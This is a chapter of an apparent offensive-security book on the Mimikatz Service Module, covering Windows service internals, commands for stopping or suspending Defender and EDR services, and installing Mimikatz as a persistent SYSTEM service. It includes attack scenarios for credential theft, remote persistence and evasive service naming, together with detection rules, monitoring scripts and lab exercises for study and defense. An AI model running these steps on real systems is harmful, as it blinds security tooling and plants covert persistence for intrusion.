
Appearance
Chapter 9: The Service Module
Introduction
Windows services are the foundation of the operating system's functionality. They start before users log in, run in the background without requiring interactive sessions, and handle everything from network configuration to security monitoring. For an attacker, services represent both an obstacle and an opportunity: security services stand guard against malicious activity, but the service architecture itself provides one of the most reliable persistence mechanisms available.
The Service Module in Mimikatz addresses both sides of this equation. It provides commands to manipulate existing services—starting, stopping, suspending, and removing them—and offers a turnkey method to install Mimikatz itself as a persistent service that survives system reboots. From an operational perspective, the ability to stop security services before performing noisy operations and then establish persistence through the same mechanism makes this module a cornerstone of post-exploitation tradecraft.
In my experience, service manipulation is one of the first things I consider after gaining administrative access. The immediate question is: what security services are running, and can I blind them? The secondary question is: how do I maintain access if I lose my current foothold? The Service Module answers both.
This chapter covers the architecture of Windows services and the Service Control Manager, the full command set for service manipulation, operational techniques for both offense and defense, detection strategies based on specific Event IDs, and best practices for maintaining operational security when using these capabilities.
Technical Foundation
Windows Service Architecture
Windows services are executable programs that perform specific functions and can be configured to start automatically without user interaction. The service architecture provides isolation, privilege management, and lifecycle control through a centralized management system.
The Service Control Manager (SCM)
The Service Control Manager (services.exe) is the Windows component responsible for:
- Starting and stopping services according to their configuration
- Maintaining service state and handling state transitions
- Processing control requests from administrators and applications
- Managing service dependencies to ensure proper startup order
- Communicating with services through a defined protocol
The SCM acts as the gateway for all service operations. Any program that wants to control a service must communicate through the SCM.
Service Registry Configuration
Service definitions are stored in the registry at:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\<ServiceName>Each service key contains values that define its behavior:
| Value | Description | Example |
|---|---|---|
ImagePath | Path to the service executable | C:\Windows\System32\svchost.exe -k netsvcs |
Start | Startup type | 0=Boot, 1=System, 2=Automatic, 3=Manual, 4=Disabled |
Type | Service type | 0x10=Own Process, 0x20=Share Process |
ObjectName | Account the service runs as | LocalSystem, NT AUTHORITY\LocalService |
DisplayName | Human-readable name | Windows Update |
Description | Service description | Enables the detection, download... |
DependOnService | Required services | RPCSS, Tcpip |
Service Execution Contexts
Services run under specific security contexts that determine their capabilities:
| Context | Access Level | Network Credentials | Use Case |
|---|---|---|---|
| LocalSystem (SYSTEM) | Full local access | Computer account on network | High-privilege services |
| LocalService | Limited local access | Anonymous on network | Low-privilege services |
| NetworkService | Limited local access | Computer account on network | Network-aware services |
| Domain/Local User | User's permissions | User's credentials | Application services |
SYSTEM is the most powerful context—services running as SYSTEM have unrestricted access to the local system. This is why security services like Windows Defender run as SYSTEM, and why establishing persistence as a SYSTEM service is so valuable.
Service Control Protocol
Services communicate with the SCM through a defined protocol:
- SCM starts the service process
- Service calls
StartServiceCtrlDispatcherto connect to SCM - Service registers a handler for control requests
- Service reports status (STARTING, RUNNING, STOPPING, etc.)
- SCM sends control requests (stop, pause, etc.) to the handler
The service::me command in Mimikatz handles step 4—reporting successful startup to the SCM so it doesn't think the service failed.
Command Reference
service::start - Starting Services
Starts a service that is currently stopped or in a disabled state (if startup type allows).
Syntax
mimikatz # service::start <servicename>Example
mimikatz # service::start EventLog
Service 'EventLog' started.
Technical Details
The command uses the StartService() Windows API, which requires:
SC_MANAGER_CONNECTright on the SCMSERVICE_STARTright on the target service
service::stop - Stopping Services
Stops a running service by sending the SERVICE_CONTROL_STOP signal.
Syntax
mimikatz # service::stop <servicename>
Common Targets for Security Evasion
| Service Name | Display Name | Purpose |
|---|---|---|
| WinDefend | Windows Defender Antivirus Service | Real-time AV scanning |
| Sense | Windows Defender Advanced Threat Protection | EDR telemetry |
| MpsSvc | Windows Firewall | Network filtering |
| EventLog | Windows Event Log | Security logging |
| wscsvc | Security Center | Security status monitoring |
| DiagTrack | Connected User Experiences | Telemetry |
Operational Reality
Modern security services implement self-protection mechanisms:
- Tamper Protection: Windows Defender can't be stopped when enabled
- PPL Protection: Services marked as Protected Process Light reject stop requests
- EDR Watchdogs: Many EDRs monitor for service manipulation and auto-restart
- Kernel Callbacks: Some EDRs register kernel callbacks that survive service stops
Attempting to stop a protected service often fails with Access Denied even with SYSTEM privileges.
service::suspend and service::resume - Stealth Control
Suspending a service freezes its threads without terminating the process, potentially evading "service stopped" alerts.
Syntax
mimikatz # service::suspend <servicename>
mimikatz # service::resume <servicename>
Why Suspension Can Be Stealthier
| Aspect | Stop | Suspend |
|---|---|---|
| Process state | Terminated | Frozen |
| Event ID 7036 | "Stopped" | Usually not generated |
| Registry change | None | None |
| Memory presence | Unloaded | Retained |
| Auto-restart | May trigger | Usually doesn't |
A suspended security service can't scan files or process events, but its process still exists, which may avoid detection rules that look for missing processes.
service::preshutdown and service::shutdown
These commands send specific control signals to services:
Syntax
mimikatz # service::preshutdown <servicename>
mimikatz # service::shutdown <servicename>
SERVICE_CONTROL_PRESHUTDOWN gives services time to save state before shutdown. SERVICE_CONTROL_SHUTDOWN is the final shutdown signal.
These are less commonly used in offensive scenarios but can be useful for specific service manipulation.
service::remove - Service Deletion
Stops a service and deletes its registry configuration, permanently removing it from the system.
Syntax
mimikatz # service::remove <servicename>Warning: Removing critical services can render the system unbootable. This command is typically used for cleanup rather than evasion.
service::+ - Mimikatz Service Installation

This is the persistence command. It installs Mimikatz as a service named mimikatzsvc that automatically starts on boot.
Syntax
mimikatz # service::+
Service 'mimikatzsvc' installed.
What Gets Created
When you run service::+, Mimikatz creates a service with these properties:
| Property | Value |
|---|---|
| Service Name | mimikatzsvc |
| Display Name | mimikatzsvc |
| Binary Path | <current_path>\mimikatz.exe rpc::server service::me exit |
| Start Type | Automatic (2) |
| Account | LocalSystem |
| Type | Own Process (0x10) |
How It Works
The installed service runs this command sequence:
rpc::server: Starts the RPC server (Chapter 8), listening for remote connectionsservice::me: Sends SERVICE_RUNNING status to the SCMexit: Keeps the process running until terminated
The result is a persistent, SYSTEM-level RPC server that survives reboots and awaits your remote connection.
service::- - Service Uninstallation
Removes the mimikatzsvc service—essential for cleanup.
Syntax
mimikatz # service::-
Service 'mimikatzsvc' removed.
service::me - SCM Communication
This internal command is used by the Mimikatz service to communicate with the SCM.
Syntax
mimikatz # service::meIt sends SERVICE_RUNNING status to the SCM, preventing the SCM from thinking the service failed to start. You typically don't use this command directly—it's part of the service's startup command line.
Attack Scenarios
Scenario 1: Blinding Security Services Before Credential Theft
Context: You need to extract credentials but Windows Defender is active.
Attack Flow:
- Check Defender status:
sc query WinDefend - Attempt to stop:
service::stop WinDefend - If stopped, proceed with
sekurlsa::logonpasswords - Restart Defender:
service::start WinDefend
Reality Check: With Tamper Protection enabled, this will fail. You'll need to use kernel techniques (Chapter 13) or work around Defender rather than disabling it.
Scenario 2: Persistence Installation
Context: You have SYSTEM access and want to maintain it across reboots.
Attack Flow:
- Copy Mimikatz to a persistent location:
C:\Windows\System32\drivers\msupdate.exe - Rename the binary to something innocuous
- If using custom build: modify service name before compilation
- Run
service::+ - Verify installation:
sc query mimikatzsvc - Test persistence by rebooting (in lab)
After Reboot:
- Connect via RPC from another system
- Verify the service is running
- Perform operations
- Clean up before leaving:
service::-
Scenario 3: Stealth Service Suspension
Context: You want to disable security monitoring without triggering "service stopped" alerts.
Attack Flow:
- Identify security services:
sc query state= all | findstr /i "defend sense" - Suspend rather than stop:
service::suspend Sense - Verify suspension (process exists but threads frozen)
- Perform operations
- Resume before leaving:
service::resume Sense
Limitation: Not all services handle suspension gracefully. Some may crash or become unstable.
Scenario 4: Service Configuration for Lateral Movement
Context: You want to establish persistence on a remote system.
Attack Flow (requires administrative access to remote system):
- Copy Mimikatz to remote system via SMB
- Use
sc.exeto create service remotely:sc \\target create svcname binPath= "C:\path\mimikatz.exe rpc::server service::me exit" sc \\target start svcname - Connect via Mimikatz RPC from your system
- Perform operations remotely
Detection and Indicators of Compromise
Event ID 7045 - Service Installation
The primary detection point for service-based persistence. Every new service installation generates Event ID 7045 in the System log.

Event Structure
xml
<Event xmlns="...">
  <System>
    <EventID>7045</EventID>
    <TimeCreated SystemTime="2024-01-15T10:30:00.000Z" />
    ...
  </System>
  <EventData>
    <Data Name="ServiceName">mimikatzsvc</Data>
    <Data Name="ImagePath">C:\temp\mimikatz.exe rpc::server service::me exit</Data>
    <Data Name="ServiceType">user mode service</Data>
    <Data Name="StartType">auto start</Data>
    <Data Name="AccountName">LocalSystem</Data>
  </EventData>
</Event>
Detection Rules
# SIEM pseudo-query for suspicious service installation
index=wineventlog EventCode=7045
| where (
    ImagePath LIKE "%rpc::server%"
    OR ImagePath LIKE "%service::me%"
    OR ImagePath LIKE "%mimikatz%"
    OR ServiceName IN ("mimikatzsvc", suspicious_service_list)
    OR AccountName="LocalSystem" AND StartType="auto start"
)
| table _time, host, ServiceName, ImagePath, AccountName
Event ID 7036 - Service State Changes
Monitors for security services stopping unexpectedly.
Event Structure
xml
<Event xmlns="...">
  <System>
    <EventID>7036</EventID>
    ...
  </System>
  <EventData>
    <Data Name="param1">Windows Defender Antivirus Service</Data>
    <Data Name="param2">stopped</Data>
  </EventData>
</Event>
High-Priority Service Stops
Alert when these services stop outside maintenance windows:
| Service Display Name | Priority |
|---|---|
| Windows Defender Antivirus Service | Critical |
| Windows Defender Advanced Threat Protection Service | Critical |
| Windows Firewall | High |
| Windows Event Log | Critical |
| Security Center | High |
Event ID 4697 - Security Audit
If audit policy is configured, service installation also generates Security Event 4697:
Computer Configuration → Windows Settings → Security Settings →
Advanced Audit Policy → System → Audit Security System Extension
This provides additional context including the process that installed the service.
Sysmon Detection
Sysmon can provide enhanced visibility:
| Event ID | Indicator | Detection Value |
|---|---|---|
| 1 | Process creation | Mimikatz binary executing |
| 12/13 | Registry modification | Service registry keys created |
| 7 | Image loaded | Service executable loaded |
Detection Summary
| Event Source | Event ID | Indicator | Priority |
|---|---|---|---|
| System | 7045 | New service installed | High |
| System | 7036 | Security service stopped | Critical |
| Security | 4697 | Service install audit | High |
| Sysmon | 1 | Suspicious service binary | Medium |
| Sysmon | 12 | Services registry write | Medium |
Defensive Strategies
1. Monitor for Service Installation Events
Create high-priority alerts for Event ID 7045:
powershell
# PowerShell detection script
$events = Get-WinEvent -FilterHashtable @{
    LogName = 'System'
    ID = 7045
    StartTime = (Get-Date).AddHours(-24)
}

foreach ($event in $events) {
    $xml = [xml]$event.ToXml()
    $serviceName = $xml.Event.EventData.Data |
        Where-Object {$_.Name -eq 'ServiceName'} |
        Select-Object -ExpandProperty '#text'

    if ($serviceName -notin $approvedServices) {
        # Alert on unapproved service
        Write-Warning "Unapproved service installed: $serviceName"
    }
}
2. Enable Tamper Protection
Windows Defender's Tamper Protection prevents stopping Defender services:
powershell
# Check Tamper Protection status
Get-MpPreference | Select-Object DisableTamperProtection
Enable via:
- Windows Security → Virus & threat protection → Manage settings
- Microsoft Endpoint Manager (Intune) policy
- Group Policy (limited scenarios)
3. Implement Application Whitelisting
Block unauthorized service installations through:
| Solution | Approach |
|---|---|
| Windows Defender Application Control | Code integrity policies |
| AppLocker | Publisher/hash rules |
| Third-party EDR | Behavioral blocking |
4. Audit Service Account Permissions
Review which accounts can install services:
powershell
# Check service security
sc sdshow scmanager
The default allows Administrators to install services. Consider whether this is appropriate for your environment.
5. Deploy Service Integrity Monitoring
Baseline your environment's services and alert on changes:
powershell
# Baseline services
Get-Service | Select-Object Name, DisplayName, Status, StartType |
    Export-Csv C:\Baseline\services.csv

# Compare current to baseline
$current = Get-Service
$baseline = Import-Csv C:\Baseline\services.csv
Compare-Object $baseline $current -Property Name
6. Restrict Remote Service Installation
Limit remote SCM access:
Computer Configuration → Windows Settings → Security Settings →
Local Policies → User Rights Assignment →
Access this computer from the network
7. Monitor Security Service Health
Implement watchdog monitoring for critical services:
powershell
# Continuous monitoring script
$criticalServices = @('WinDefend', 'Sense', 'EventLog')
while ($true) {
    foreach ($svc in $criticalServices) {
        $status = (Get-Service $svc -ErrorAction SilentlyContinue).Status
        if ($status -ne 'Running') {
            # Alert and attempt restart
            Send-Alert "Critical service $svc is $status"
            Start-Service $svc -ErrorAction SilentlyContinue
        }
    }
    Start-Sleep -Seconds 30
}
Operational Considerations
Service Naming and Evasion
The default mimikatzsvc name is an obvious indicator. For operational use, consider:
Custom Compilation: Modify
kuhl_m_service.cto change:SERVICE_NAMESERVICE_DISPLAYNAME- Service description
Naming Strategy: Choose names that blend with legitimate services:
WindowsUpdateComponentServiceMicrosoft.NET Framework NGEN ServiceIntel(R) Management Engine
Binary Naming: Rename the Mimikatz binary:
svchost.exe(dangerous—may conflict)msdtc.exe(if not used)- Custom name matching service name
Service Dependencies
Configure dependencies to ensure your service starts at the right time:
sc config mimikatzsvc depend= "Tcpip/RpcSs"This ensures network services are available before your RPC server starts.
Cleanup Procedures
Always clean up after operations:
- Stop the service:
service::- - Verify removal:
sc query mimikatzsvc(should return "FAILED 1060") - Delete the binary
- Check for residual registry entries
- Review event logs for your activity
Privilege Requirements
| Operation | Required Privilege |
|---|---|
| Query services | None (most services) |
| Start/stop services | SERVICE_START/STOP on specific service |
| Install services | SC_MANAGER_CREATE_SERVICE |
| Remove services | DELETE on specific service |
Administrative privileges generally provide all necessary rights.
Protected Services Handling
When encountering protected services:
- Identify protection type: PPL, Tamper Protection, EDR self-defense
- Kernel techniques: Use driver loading (Chapter 13) to bypass
- Indirect approaches: Work around rather than disable
- Accept limitations: Some protections can't be bypassed without detection
Practical Lab Exercises
Exercise 1: SCM Exploration
Objective: Understand service configuration through registry and command-line tools.
List all services:
cmdsc query state= allExamine a specific service's registry configuration:
cmdreg query HKLM\SYSTEM\CurrentControlSet\Services\EventLogCheck service security descriptor:
cmdsc sdshow EventLogDocument the relationship between registry values and service behavior.
Exercise 2: Service Installation and Verification
Objective: Install and verify the Mimikatz service.
- Run Mimikatz with administrative privileges
- Install the service:
service::+ - Verify via services.msc:
- Find
mimikatzsvc - Check startup type (should be Automatic)
- Check account (should be LocalSystem)
- Find
- Verify via command line:cmd
sc query mimikatzsvc sc qc mimikatzsvc - Clean up:
service::-
Exercise 3: Event Log Analysis
Objective: Identify the forensic trail left by service installation.
- Clear the System event log (lab only)
- Install the service:
service::+ - Open Event Viewer → System log
- Find Event ID 7045
- Document:
- ServiceName
- ImagePath (note the command line arguments)
- StartType
- AccountName
- Create a detection rule based on your findings
Exercise 4: Service Manipulation Testing
Objective: Test service control capabilities and observe detection events.
- Start with Sysmon installed and configured
- Stop a test service (not critical):
service::stop Themes - Check System log for Event ID 7036
- Restart the service:
service::start Themes - Attempt to stop Windows Defender:
service::stop WinDefend - Observe the error if Tamper Protection is enabled
- Document which services can and cannot be stopped
Exercise 5: Persistence Testing
Objective: Validate that service persistence survives reboot.
Warning: Only perform on lab/test systems
- Install the service:
service::+ - Verify service is running:
sc query mimikatzsvc - Reboot the system
- After reboot, verify:
- Service is running:
sc query mimikatzsvc - Mimikatz process exists:
tasklist | findstr mimikatz - RPC port is listening:
netstat -an | findstr LISTENING
- Service is running:
- Clean up:
- Connect to service:
rpc::connect - Remove:
service::- - Kill process if needed
- Connect to service:
Summary
The Service Module provides essential capabilities for both offensive operations and security assessment. Understanding how to manipulate services—and how that manipulation can be detected—is fundamental to both attack and defense.
Key Takeaways:
service::stopcan disable security services but modern protections often prevent thisservice::suspendmay be stealthier than stopping but has compatibility issuesservice::+installs persistent, SYSTEM-level access that survives reboot- Event ID 7045 is the primary indicator for service installation—monitor it closely
- Event ID 7036 reveals service state changes including security service stops
- Tamper Protection and PPL significantly limit service manipulation capabilities
- Operational security requires changing default service names and cleaning up after operations
Service-based persistence remains one of the most reliable methods because it uses legitimate Windows functionality. The key for attackers is blending in; the key for defenders is knowing what "normal" looks like and alerting on deviations.
Next: Chapter 10: Process ModulePrevious: Chapter 8: RPC Remote Control